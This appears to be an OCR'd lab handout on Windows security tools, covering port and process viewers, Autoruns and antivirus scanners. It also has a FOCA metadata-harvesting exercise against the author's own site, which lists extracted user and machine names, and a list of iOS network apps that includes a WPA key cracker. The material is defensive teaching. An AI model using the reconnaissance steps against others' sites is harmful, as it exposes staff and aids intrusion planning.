1. Open CPorts to view the list of open ports. Displayed across the top of the port list are several options, including closing the selected port.

CurrProcess

CurrProcess displays all active processes and their information. It also gives the ability to kill a process, change the priority of a process, and export findings.



Process Name	ProcessID	Priority	Product Name	Version	Descrip
CProcess.exe	1464	Normal	CurrProcess	1.13	CurrPr
Dwm.exe	3100	Normal	Microsoft® Windows® ...	6.1.7600.16385 (wi...	Deskto
explorer.exe	3140	Normal	Microsoft® Windows® ...	6.1.7600.16385 (wi...	Windo
jusched.exe	3364	Normal	Java(TM) Platform SE A...	2.1.9.0	Java(T
rdpclip.exe	3032	Normal	Microsoft® Windows® ...	6.1.7600.16385 (wi...	RDP Cl
taskhost.exe	3208	Normal	Microsoft® Windows® ...	6.1.7600.16385 (wi...	Host P
SnippingTool.exe	2248	Normal	Microsoft® Windows® ...	6.1.7600.16385 (wi...	Snippi


Module Name	Base Addre...	Module Size	Version		
ADVAPI32.dll	0x77210000	0x000A0000	6.1.7600.16385 (win7_r...	Advanced Windows 32 Ba...	M
COMCTL32.dll	0x755C0000	0x00084000	5.82 (win7_rtm.090713...	Common Controls Library	M

1. Open CProcess to view all active processes

Item Type	Open Items
Ports	
Processes	


AutoRuns

Autoruns lets you see all startup items at a glance: applications, services, explorer add-ons, services, drivers, and even scheduled tasks.



Autorun Entry	Description	Publish
☑ VirtualCloneDrive	CloseTray	Elabora
☑ WinRAR shell extension		
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects		
☑ SSVHelper Class	Java(TM) Platform SE binary	Sun Mic
HKLM\Software\Microsoft\Internet Explorer\Toolbar		
☑ nusphereiebar.dll	NuSpherelEBar Module	
HKLM\System\CurrentControlSet\Services		
☑ CVPND	Cisco Systems VPN Client	Cisco S
☑ hpsrv		
☑ mozybackup	Backs up configured files to the Mozy Remote Back...	
☑ TabletService	WacomService	Wacom


1. If you right-click on an entry, you can choose to search online to find out what it is, delete it (be careful) or even use the Jump to option to launch regedit focused on that item in the registry.



Autorun Entry	Descrip
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	
☑ VirtualCloneDrive	Virtual Cl
☑ VMware hgtray	VMware
☑	VMware
C:\Prog	ms\Start
☑	
☑	
☑	
☑	
C:\Use	\Start M

2.


3. If you are having an issue that you believe is 3rd-party component related, you can choose to Hide Microsoft Entries so you'll only see the non-Microsoft software in the list. This is an excellent tool for troubleshooting problems with Internet Explorer not working, because you can easily see all 3rd party explorer add-ons at once.



✓ Hide Microsoft Entries

Starter

View and manage all the programs that run automatically whenever your operating system loads




	Name	Value
☑	COMMUNICATOR	"C:\Program Files\Microsoft Office Communicator\Communicator.e
☑	CTFMON.EXE	C:\WINDOWS\system32\ctfmon.exe
☑	DAEMON Tools Lite	"C:\Program Files\DAEMON Tools Lite\DTLite.exe" -autorun
☑	googletalk	"C:\Program Files\Google\Google Talk\googletalk.exe" /autostart
☑	msnmsgr	"C:\Program Files\Windows Live\Messenger\msnmsgr.exe" /back
☑	Skype	"C:\Program Files\Skype\Phone\Skype.exe" /nosplash /minimized

Process Hacker

Process Hacker is a performance monitor that monitors processes, services, and network usage.

1. Run it as an administrator.
2. Click on the Processes tab to view the active processes and their information, including CPU usage and allocated memory (private bytes)
3. Select the services tab to view information about all services.
4. Under the Network tab, view all active connections.
5. Click on Tools-Hidden Processes in order to view the processes not shown in the processes tab.




Name	PID	CPU	I/O Total...	Private Bytes	User Name	Description
services.exe	472	3.35		3.77 MB		Services and Controller app
svchost.exe	628			2.73 MB		Host Process for Windows Ser...
unsecapp.exe	1724			872 kB		Sink to receive asynchronous ...
WmiPrvSE.exe	1908			2.59 MB		WMI Provider Host
svchost.exe	692	0.41		2.54 MB		Host Process for Windows Ser...
svchost.exe	768	0.10		14.12 MB		Host Process for Windows Ser...
audiodg.exe	840			11.66 MB		Windows Audio Device Graph...
svchost.exe	864	0.32		37.62 MB		Host Process for Windows Ser...
dwm.exe	3100			1.16 MB	FETC-PC\FETC	Desktop Window Manager
svchost.exe	892	0.16		12.77 MB		Host Process for Windows Ser...
svchost.exe	1020	0.13		6.02 MB		Host Process for Windows Ser...
svchost.exe	1152	0.02		8.79 MB		Host Process for Windows Ser...
rdpclip.exe	3032			1.68 MB	FETC-PC\FETC	RDP Clip Monitor
spoolsv.exe	1256			5.8 MB		Spooler SubSystem App
svchost.exe	1292	0.08		8.88 MB		Host Process for Windows Ser...
vmsrvc.exe	1376	3.88	111.12 kB...	1.83 MB		Virtual Machine Services
svchost.exe	1448	0.06		5.18 MB		Host Process for Windows Ser...
endpoint.exe	1516	0.01		2.1 MB		Performance Endpoint
pg_ctl.exe	1560			1.75 MB		pg_ctl - starts/stops/restarts t...
postgres.exe	1660			4.19 MB		PostgreSQL Server
postgres.exe	2344	0.01	8 B/s	3.82 MB		PostgreSQL Server
postgres.exe	2384	0.05		3.85 MB		PostgreSQL Server
postgres.exe	2392	0.03		3.83 MB		PostgreSQL Server

CPU Usage: 92.75% Physical Memory: 52.17% Processes: 61

ClamWin

ClamWin is a free, portable antivirus scanner for Microsoft Windows.



Select a folder or a file to scan
(Hold Shift key to select multiple files or folders)

(A:)
(C:)

*Options at the top of the window:


1. Preferences
2. Download updates
3. Scans memory
4. Scans selected files

1. Open ClamWin by opening Portable Apps and going to the Security folder
2. Select the drive you would like to scan and click “Scan” at the bottom of the window


*You should always update antivirus utilities on a clean machine before using them.

McAfee Stinger

McAfee Stinger detects and removes prevalent Fake Alert malware and threats identified in the "List Viruses" section of the Stinger application.



McAfee(r) Labs Stinger(tm) Version 10.2.0.930 built on Dec 26 2012



Select directory to scan

1. Open McAfee Stinger, located in the security folder of the portable apps
2. Click on “Browse” to browse for a specific folder
3. Navigate to the desktop and select the NirSoft Utilities folder
4. Click on “Scan Now” to start the scan

4. *You should always update antivirus utilities on a clean machine before using them.

Spybot - Search & Destroy

5. Spybot – Search & Destroy is a set of tools for finding and removing malicious software.



1. Open Spybot from the Security folder of the portable apps
2. Click on “File Scan”
3. A new window will open, click ok “Add folder(s)” in the left hand pane
4. Navigate to and select the Nirsoft folder on the desktop
5. A scan will start automatically

*You should always update antivirus utilities on a clean machine before using them.

MetaData Hacking

Foca free

In this task, you will Launch the FOCA 3 program installed on the computer and run, and view a scan.


Start the FOCA Free from the Windows Start Menu.

3. Start a new project, located in the top left corner; click on project new project

4. Type a project Name then type the URL use: es-es.net

Make a folder where it will download the files (Put files in a folder called META on the desktop)


6. Click on create as seen in figure 1



Project name: Es
Domain website: es-es.net
Alternative domains
Folder where save documents: C:\Users\estaats\Desktop\esfiles
Project date: 1/10/2012 10:25:00 PM
Project notes
Autosave project each (Disabled in free version) 5 minutes

Selecting a Target for Scanning.

- Click the save button when the dialog box comes up.
- Now verify all your options are checked in the options menu that you can check with the free version
- Next click on metadata then click on the left side then make sure Exalead is unchecked
- Then click search all as seen below




Search engines
☑ Google
☑ Bing
□ Exalead

Extensions
☑ doc ☑ xls ☑ ppsx ☑ sxc
☑ ppt ☑ docx ☑ xlsx ☑ sxi
☑ pps ☑ pptx ☑ sxw ☑ odt

search for documents with metadata in stored web documents .

- Then Right click on the found documents then select download all
- Then click on Extract all metadata as seen below




Metadata
Documents (198/355)
.doc (21)
.pdf (103)
.ppt (68)
.xls (6)
Metadata Summary
Users (46)
Folders (757)
Printers (4)
Software (26)
Emails (0)
Operating Systems (5)
Passwords (0)
Servers (0)

filetype:pdf OR filetype:wpd OR filetype:svg OR filetype:svgz OR filetype:indd OR filetype:rdp OR filetyp


Id	Type	URL	Download	Downl
0	doc	http://es-es.net/Teach/Technology_Skills_Every_Educ...	●	1/10/
1	doc	http://es-es.net/Teach/VirtualFieldTrips.doc	●	1/10/
2	doc	http://es-es.ne ... Empl...	●	1/10/
3	doc	http://es-es.ne ... ech_...	●	1/10/
4	doc	http://es-es.ne ... aining...	●	1/10/
5	doc	http://es-es.ne ... State...	●	1/10/
6	doc	http://es-es.ne ... /Imag...	●	1/10/
7	doc	http://es-es.ne ... /Com...	●	1/10/
8	doc	http://es-es.ne ... orms/...	●	1/10/
9	doc	http://es-es.ne ... /Lapt...	●	1/10/

Extract all metadata. Notice The Search String when you click on Custom Search …

Notice all the information extracted from the metadata how many user names what documents did they write? Look at all the Info available



Attribute	Value
All users found (46) - Times found	
Ernest	59
erstaat	
estaats	
Mark K	
Ernest Staats	15
paspeer	1
jules	1



PC_erstaats
PC_estaats
PC_FTC
PC_gca
PC_Ghd
PC_hkravitz
PC_huser
PC_jhwang
PC_Jody Gilbert
PC_Kady Lynn Dodds
PC_Laura Oppenheimer
PC_NAD
PC_pc
PC_Scott Lowe
PC_Selena Frye
PC_STCC2QT71
PC_Tatay
PC_telamon

Attribute	Value
Information	
Name	PC_NAD
Operating System	Windows XP
Users	
NAD	
Printers	
HP LaserJet 4MLPT1:winspoolHP LaserJet 4M	
Software	
Microsoft Office XP	
Documents used to infer this computer	
http://es-es.net/resources/Internal%20Audit%2...	
C:\Users\estaats\Desktop\New folder\Internal...	

Metadata tools

In this task, you will use *Jeffrey's Exif viewer website* http://regex.info/exif.cgi

Use the two photos from my website and find the Geo-location of the first photo and the full image of the first photo look at all the data about the camera in the meta data save files to a desktop folder named PhotoMeta

http://es-es.net/resources/cm2011/photo.JPG Where was this photo taken?


http://es-es.net/resources/cm2011/cropped.jpg How many people are in this photo?

Now use Meta Stripper, JPG&PNG Stripper, and Doc Scrubber to get rid of metadata from documents stored from the FOCA task.

MetaStripper *portable Apps- use files in the /**PhotoMeta** folder*

JPG & PNG Stripper *portable Apps - use files in the /PhotoMeta folder*

Striper works on JPG and PNG but overwrites the files with the me   ta data stripe d out Just drag the folder where the images are located and it does the rest.. http://www.steelbytes.com/?mid=30



JPEG & PNG Stripper

Drag files onto this window to process

☐ Preview only ☑ Show Shrunk

☐ Preserve file date and times ☑ Show Warnings ☑ Add To Explorer

☐ Ignore ReadOnly attributes ☑ Show Errors ☑ Keep On-Top

```
ıs\IMGP1242.JPG [read file ok and shrunk by 62 KB]
ıs\IMGP1251.JPG [read file ok and shrunk by 61 KB]
ıs\IMGP1252.JPG [read file ok and shrunk by 7 KB]
ıs\IMGP1253.JPG [read file ok and shrunk by 9 KB]
ıs\IMG_8413.JPG [read file ok and shrunk by 16 KB]
d 15 image files, total 28 MB, shrunk 15 files, saved 572
```

Doc Scrubber to remove metadata from Word Documents downloaded

a. Start the Doc Scrubber from the Windows Start Menu

b. Click on Scrub from the Main menu

c. Click on Scrub all documents in a specific folder Click next


d. Find the folder used in the FOCO project titled

META on the desktop Click Next

e. Select ALL options reset Author to ES and

Company to ES Click Next

f. Notice word documents are now duplicated the clean one has the addition of SCRUBBED added to the file name



Doc Scrubber

Scrub

Clean hidden/potentially embarrassing data from Word documents.

Scrub Settings:

☑ Clear Subject
☑ Clear Keywords
☑ Clear Comments
☑ Reset Template Used to Normal.dot
☑ Reset Revision Count to 1
☑ Reset Total Editing Time to 0
☑ Remove Hidden Revision Log
☑ Remove Unique Identifier (GUID)
☑ Remove Recent Hyperlinks List

☑ Clear Last Edited By
☑ Clear Last Saved Date
☑ Clear Last Printed Date
☑ Clear Creation Date
☑ Reset Author to Specified: ES
☑ Reset Company to Specified: ES

Mobile Apps

Iphone / IPad Apps for network and security

iSafePlay – File transfer software access…

Fing - Network Tools Ping, DNS Lookup, Trace Route, and Port Scan and many more tools

iNetTools- Ping, DNS Lookup, Trace Route, and Port Scan.

NSLookup - DNS records of domains or sub domains. Then you may also query the NS and CNAME records. Very easy to understand

Netmon - Displays information about the current network to which your phone is registered. The current location is determined using GPS and the Network location services, they should be turned On in the "Settings" before the program starts. You can use use one of Google Maps, to find your location.

Opsview – keep track of what is going on your network

IRdesktop - iRdesktop is a free Remote Desktop Client for Windows Terminal Services (Remote Desktop Services), capable of natively using the Remote Desktop Protocol (RDP) in order to view and control your Windows Desktop using your iPhone, iPad and iPod Touch.

System Scope Lite It allows you to store and monitor any IP based network device 5 host set alerts if to much latency

System Status Lite advanced BATTERY MONITORING DISK MONITORING CPU MONITORING CELL AND NETWORK MONITORING

Server Auditor advanced secure shell client which allows you to manage unix/linux servers from your iPhone. The user interface is implemented using a clear and simple style with a maximization of touch gestures.

Logmein - Attend your next online meeting on your mobile device with the join.me mobile viewer. View someone's screen and collaborate in real time, on your time, 100% Free. Join.me is light and fast and makes attending an online meeting anywhere, anytime as easy as touching your screen.

INet - DVR Client Viewer
Vsphere - VMware vSphere is the industry's most complete and robust virtualization platform, offering the highest levels of availability and responsiveness. The VMware vSphere Client for iPad is a companion interface to the traditional vSphere client, optimized for viewing and managing your vSphere environment on the go. With this client you can monitor the performance of vSphere hosts and virtual machines. Virtual machines can be started, stopped and suspended. vSphere hosts can be rebooted or put into maintenance mode.

iCan-Print - Print anywhere -

- Print to various network printer/MFP for iPhone, iPad and iPod Touch.
- Print to any printer connected to Windows PC.

Serial IO WiSnap WIFI Com Ports for Telnet to switches from Ipad to the Com port on devices

WIFI Apps for iOS

WiFiPerf bandwidth performance measurement app for iOS and Mac OS X

Zapper a real time performance analysis tool that allows you to test the performance of your existing network, selection of APs, or do some competitive testing.

WI-FI Finder - Never worry again about not finding a Wi-Fi internet connection. Wi-Fi Finder is simply the best app for finding free or paid public Wi-Fi hotspots online or offline

Wifi Free - Wifi Free gives you information about all nearby WiFi spots - both free and secured. We know how active you are and wherever you may be, you will always need internet and free networks are not always available, nor steady. Here comes the WifiFree - we scan wireless networks near your location or any given location and find the most relevant WiFi spots.

WiFiPass display WPA Preshare keys to networks attached to in the past

WiFi2Me WiFi network WPA Key cracker http://www.youtube.com/watch?v=onUfgz7l5H4

WiFiFoFum WiFi network scanner. Reporting, logging and more

WIFI-Where Lite A Wi-Fi network scanner and saves scans

All Devices -- Last Pass - Fing Network Tools – Citrix - DropBox + BoxCryptor – Pocket Cloud

